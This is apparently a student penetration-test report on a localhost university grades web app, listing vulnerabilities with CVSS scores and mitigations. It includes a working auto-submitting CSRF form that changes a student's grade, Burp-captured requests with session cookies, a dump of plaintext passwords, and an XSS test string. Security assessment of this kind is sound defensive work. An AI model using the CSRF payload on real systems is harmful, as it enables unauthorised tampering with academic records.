CVSS score calculated under the assumption that the victim's JSESSIONID is obtained through a MITM attack

Attack Vector	Adjacent
Attack Complexity	High
Privileges Required	None
User Interaction	Required
Scope	Changed
Confidentiality	High
Integrity	High
Availability	None

High: Cleartext Transmission of Sensitive Information [CWE-319]


Description:

The application transmits sensitive data in plaintext via HTTP. An attacker can perform a man-in-the-middle (MITM) attack to intercept the data being transmitted, gain access to sensitive information, such as the user's authentication details, and modify it.

Vulnerability Location: Data transmission via HTTP on all pages

Steps to Reproduce:

1. Go to http://localhost:8080/register
2. On BurpSuite, go to Proxy -> Intercept
3. Turn intercept on
4. Go to the Web App and fill out the registration form
5. Click the ‘submit’ button
6. Go to Burp and view the captured request




Request to http://localhost:8080 [127.0.0.1]

```
POST /register HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 194
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/register
Cookie: username-localhost-8888=
"2|1:0|10:1588271064|23:username-localhost-8888|44:YTJjYzZ1MTg0NmEyNDY1NjlhZjJhYjI4MmY0MjRmYzc=|51b39659caaf3d8a01
7d48dd57b87c791a251e5ab382106bdfed62a31b17d16c"; _xsrf=2|30ff2b57|c1570c839d08600b3ec647a145498784|1587246800;
JSESSIONID=149AC5D0225E7E781C8FE48AB49D50D0
Upgrade-Insecure-Requests: 1

new_ID=0000067&new_password=Password123%21&first_name=Polly&last_name=Blake&email=polly%40hotmail.com&address=
43+Avenue&phone_number=0856567007&date_of_birth=1998-12-21&gender=male&stage=Stage+1
```

7. Alter the value of the ‘password’ parameter
8. Turn off intercept
9. App will redirect to ‘welcome’ page, logout of the current account
10. Turn on Intercept in Burp
11. Log-in with the account created in the previous steps and the altered password
12. Go to Burp to view the captured request



Request to http://localhost:8080 [127.0.0.1]

```
POST /register HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 194
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/register
Cookie: username-localhost-8888=
"2|1:0|10:1588271064|23:username-localhost-8888|44:YTJjYzZ1MTg0NmEyNDY1NjlhZjJhYjI4MmY0MjRmYzc=|51b39659caaf3d8a01
7d48dd57b87c791a251e5ab382106bdfed62a31b17d16c"; _xsrf=2|30ff2b57|c1570c839d08600b3ec647a145498784|1587246800;
JSESSIONID=149AC5D0225E7E781C8FE48AB49D50D0
Upgrade-Insecure-Requests: 1

new_ID=0000067&new_password=a&first_name=Polly&last_name=Blake&email=polly%40hotmail.com&address=43+Avenue&
phone_number=0856567007&date_of_birth=1998-12-21&gender=male&stage=Stage+1
```

13. Turn off Intercept
14. The login with the altered password will be successful and the app will redirect to the ’welcome’ page

Mitigation

Cleartext transmission of sensitive data can be mitigated by securing the transmission of sensitive information via reliable encryption such as TLS-encrypted HTTPS.

CVSS Score 7.5

CVSS score calculated under the assumption that the victim's sensitive data is obtained through a MITM attack

Attack Vector	Adjacent
Attack Complexity	High
Privileges Required	None
User Interaction	Required
Scope	Changed
Confidentiality	High
Integrity	High
Availability	None

Medium: Weak Password Requirements [CWE-521]

Description:

The application allows a user to register using an extremely weak password, e.g. a one-character password. If an attacker is in possession of valid user IDs they could exploit this vulnerability by performing reconnaissance on the application and assessing the application's password requirements. Once the weak password requirements are discovered, an attacker can perform a brute-force attack to exploit this vulnerability by using a dictionary containing the most commonly used passwords, one-letter character passwords and other potential prospects.

Vulnerability Location: Registration and login pages

Steps to Reproduce:

1. Go to http://localhost:8080/register
2. Fill out registration form with the 'Password' set as 'a'
3. Click the 'Register' button
4. Your registration will be accepted and you will be logged into the system

Mitigation

This can be mitigated by implementing strict password requirements. The National Institute of Standards and Technology (NIST) issued the following guidelines for password security:

- Passwords should be at least 8 characters in length when set by the user
- New passwords should be screened against a list of known compromised passwords
- An app should allow passwords to be 64 characters or longer
- All printable ASCII characters should be supported, as well as Unicode characters (emojis included)
- Sequential and repetitive characters should be restricted i.e. '56789' or 'aaaaaa'
- Commonly used passwords and dictionary words should be restricted
- Passwords that are obtained from previous breach corpuses should be restricted

Furthermore, passwords alone are often inadequate for sufficient protection. Multi-factor authentication or a multi-step login process should be implemented as an extra-layer of defence.

CVSS Score 5.8

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Changed
Confidentiality	Low
Integrity	None
Availability	None

Medium: Insufficient Logging [CWE-778]

Description:

The application no logging of activity on the system. Without logging, all manner of attacks and breaches can occur unbeknownst to the users and admins. There will be no record of what has occurred and where. If it is clear that an attack has taken place due to modification of input or some other means, the system won't provide any useful insight. Every system needs some form of accountability within it.

Vulnerability Location: All pages of the web app

Mitigation

This can be mitigated by implementing logging into the University's application. This logging should not be stored as plain text. The data should be stored and transmitted securely. Log warnings, alert thresholds and error messages but little else. This will ensure that if your logs are downloaded, they will not contain all of the activity that has ever occurred in the web app.

CVSS Score 5.3

Attack Vector	**Network**
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	Low

Medium: Cross-Site Request Forgery [CWE-352]

Description:

A CSRF attack disrupts the integrity of a user's session on a web app by forcing the user to interact with an application in a way that they didn't intend. The application allows an attacker to force an authenticated user to alter students' grades. This can occur when the victim clicks on a malicious link that auto-submits a form that changes a student's grade.


Vulnerability Location: The following line in the grades.html file

```
<form action="/grades" method="post">
```

Steps to reproduce:

The following steps to produce the CSRF attack should be conducted using a Module with a single student, otherwise an error will be produced. The script from step 8 would need to be altered to account for a scenario whereby there are multiple students.


1. Go to http://localhost:8080/login and log-in as a staff member
2. Go to Profile -> My Modules and click on a module from the list
3. Click the “Grades” button of the selected module



Grades for COMP00007

Student Number	Name	Grade	Percentage
0000004STU	Patrick Stewart	NA	0.0

4. Go to http://www.webdevout.net/test
5. Click the “HTML” tab
6. Enter the following in the text box:




```
<form name="myForm" id="csrf-form" target="csrf-frame" action="http://localhost:8080/grades" method="POST">
            <input name="grades" type="hidden" value="A">
            <input name="percents" type="hidden" value="90.0">
</form>

<script type="text/javascript">
    window.onload=function(){
        var auto = setTimeout(function(){ autoRefresh(); }, 100);

        function submitform(){
          alert('test');
          document.forms["myForm"].submit();
        }

        function autoRefresh(){
           clearTimeout(auto);
           auto = setTimeout(function(){ submitform(); autoRefresh(); }, 1000);
        }
    }
</script>
```

7. Press the “Save” button
8. Click raw output link, this is circled in red below:



Temporarily saved

You may link people to the following URL:
http://www.webdevout.net/test?012t


or just the raw output: http://www.webdevout.net/test?012t&raw

This will be available for 30 days, after which it will be deleted to make room.

9. This will display the following page:



10. Press the “OK” button
11. The following page will appear, with the altered Grade and Percentage that the attacker specified



Grades for COMP00007

Student Number	Name	Grade	Percentage
0000004STU	Patrick Stewart	A	90.0

12. Alternatively, skip steps 4-8, ensure the web app is running on port 8080 and click the following link to set the student's grade to an A:

    http://www.webdevout.net/test?012u&raw

    ** This link will expire on Tuesday 2nd June 2020*

Mitigation

Generate and place an unpredictable and unique nonce into each form. This will allow for verification of the nonce when the form is submitted. Send a separate confirmation request to the user when they perform a particularly dangerous operation to ensure the user intended to perform that operation. For example, confirm with the student that they wish to pay their fees and confirm grade-changes with the staff members.

CVSS Score 5.3

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	Required
Scope	Changed
Confidentiality	None

Integrity	High
Availability	None

Part Two: Vulnerabilities & General Exploits


This section contains additional vulnerabilities that exist within the University's web app. The manner in which they may be exploited are discussed generally, as opposed to the approach taken in **Vulnerabilities & App-Tailored Exploits** whereby a description of how to exploit the vulnerability is described step-by-step.

[Critical] Cleartext Storage of Sensitive Information [CWE-312]

Description:

Insecure storage of sensitive information in the database. Passwords are stored in plain text in the database. If an attacker gains read-access to the database via an SQLi attack or some other means they will be able to steal user information with ease. If an attacker gains write-access to the data, an attacker can modify and potentially delete user data.

Vulnerability Location: Storage of data



```
mysql> select * from student;
+----------------+--------------------------------+---------------+-------------------------+----------+-----------+------------+--------+-----------+-----------
| id             | address                        | date_of_birth | email                   | fees_due | fees_paid | first_name | gender | last_name | password
+----------------+--------------------------------+---------------+-------------------------+----------+-----------+------------+--------+-----------+-----------
| 0000001TestSTU | D4W4W6                         | 1998-12-21    | richard@springfield.com |     3000 |         0 | Richard    | male   | Van Dyke  | password1
| 0000004STU     | 12 Fortune Street, Enterprise  | 1980-12-31    | patrick@springfield.com |        0 |      3000 | Patrick    | male   | Stewart   | password
| 0000008STU     | 1 Beyonce Street, Beyonce City | 1981-11-06    | beyonce@springfield.com |        0 |      3000 | Beyonce    | female | NA        | pass
| 0000009STU     | 9 Tree Town, Springfield       | 1998-09-25    | harryb@springfield.com  |     2997 |         3 | Harry      | male   | Brady     | pass
| 0000011STU     | 4 Rovers Avenue, Piccadilly    | 1996-12-21    | janedoe@sample.com      |        0 |      3000 | Jane       | male   | Doe       | a
| 0000022STU     | 09 Jonah Hill Way              | 1998-12-21    | jonah@doe.com           |     3000 |         0 | Jonah      | male   | Doe       | password
| 0000033STU     | Doge Way                       | 1998-12-21    | doge@doe.com            |        0 |      3000 | Doge       | female | Doe       | password
| 0000067STU     | 43 Avenue                      | 1998-12-21    | polly@hotmail.com       |     3000 |         0 | Polly      | male   | Blake     | a
| 0000099STU     | Winnie Way                     | 1998-12-21    | winnie@sample.com       |     3000 |         0 | Winnie     | male   | P         | password
+----------------+--------------------------------+---------------+-------------------------+----------+-----------+------------+--------+-----------+-----------
9 rows in set (0.01 sec)
```

uni_schema database displayed in MySQL Command Line Client

Mitigation


Implement a secure mechanism, such as BCrypt, to encode passwords to salt and hash passwords that are stored in the database. Consider using a pepper for an extra later of security.

High: Improper Input Validation [CWE-20]

Description:

The application does not sufficiently validate user input. Lack of escaping, validation and sanitisation increases the likelihood of an injection attack like Cross-Site-Scripting (XSS) and SQLi being successful. Furthermore, the insertion of unexpected values in input fields with unlimited characters can cause a program to crash leaving the application vulnerable to a Denial-of-Service (DoS) attack.

Vulnerability Location: edit_module page, register page




Edit Module

*Invalid module details

Module Code:	COMP30040
Title:	<SCRIPT>alert('XSS')</SCRIPT>
Max no. Students:	120
Status :	Available
Description :	<SCRIPT>alert('XSS')</SCRIPT>
Topics :	☐ Java ☐ Python ☐ C ☐ Forensics ☐ App Development ☐ Spring-Boot

1. Press ‘save’



COMP30040: <SCRIPT>alert('XSS')</SCRIPT>

Coordinator: Mr Tom Clarke Number of Students: 0/120 Status: available

Mitigation

Effectively validate, filter, and sanitise user input. Validate input by ensuring it's in the correct format. Use a whitelist when it is feasible to do so. Remove illegal characters and limit the amount of characters an input field accepts. Perform outbound and inbound encoding. Apply escaping mechanisms and ensure they are context-relevant i.e. HTML escaping for HTML and JavaScript escaping for JavaScript.

Low: Configuration [CWE-16]

The app is vulnerable to 'Clickjacking' attacks as the X-Frame-Options header is not included in HTTP responses. The X-Frame-Options HTTP header is supported by most modern web browsers. This response header should be used on every page of the site to specify whether or not a browser is allowed to render a page in a <frame>, <iframe>, <embed> or <object>. To ensure that only a page can only be framed by pages on the University's server, use SAMEORIGIN. If the page should never be framed used DENY. If specific websites are allowed to frame the page use ALLOW-FROM. If using Spring Security, X-Frame-Options is set to DENY by default.

Unsuccessful Exploits

SQL Injection [CWE-89] and Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') [CWE-79]

Multiple efforts were made to perform Cross-Site-Scripting (XSS) and SQL injection attacks. The attacks were thwarted by parameterised queries.

Group Approach to Identifying Solutions

Each team member analysed the website to identify possible attack vectors. Attempts were then made to exploit each potential vulnerability. These attempts were recorded in a shared Word Online document to ensure no overlap occurred. For each identified vulnerability, a CWE number was assigned. If a team member was unable to conduct an attack, the other team members attempted them in order to maximise the chances of a successful exploit.

Summary and Recommendations

Vulnerabilities with Low-Critical severity prevail throughout the application. Assume any data provided via application input is malicious. Secure encryption mechanisms must be used throughout the application; secure the transmission of sensitive information via TLS-encrypted HTTPS and secure stored data. Implement access controls to verify that the current user has permission to access the requested resource.

The application has weak password requirements. This, in combination with the sequential IDs used for staff and students and lack of log-in attempt limits, greatly decreases the time it takes to perform a successful brute force attack. Input is not always encoded, validated, or sanitised.

To further protect the University's interests, the following precautions are advisable:

1. Halt usage of the web application until is it securely re-engineered to prevent further breaches. The app's vulnerabilities allow an attacker to gain access to perform a CSRF attack, modify grades and hijack a user's session. If this isn't feasible, ensure vulnerabilities are mitigated as soon as possible in order of their severity.

2. Adopt a "security by design" approach to the University's web development process to save time and money. Bugs found early in the software development life-cycle are easier to resolve and costs less.

3. When the application has been securely-engineered to a satisfactory level, implement a system hardening process, to reduce attack surface, and an application hardening process, to decrease the likelihood of an attacker successfully exploiting the application.

The report's recommendations should be immediately implemented by Hacker Giraffe to reduce the risk of another security breach. Cyberattacks can result in significant financial loss and legal action can be taken in the aftermath of a breach due to negligence. Preventing a cyberattack is easier, cheaper and safer than dealing with its consequences.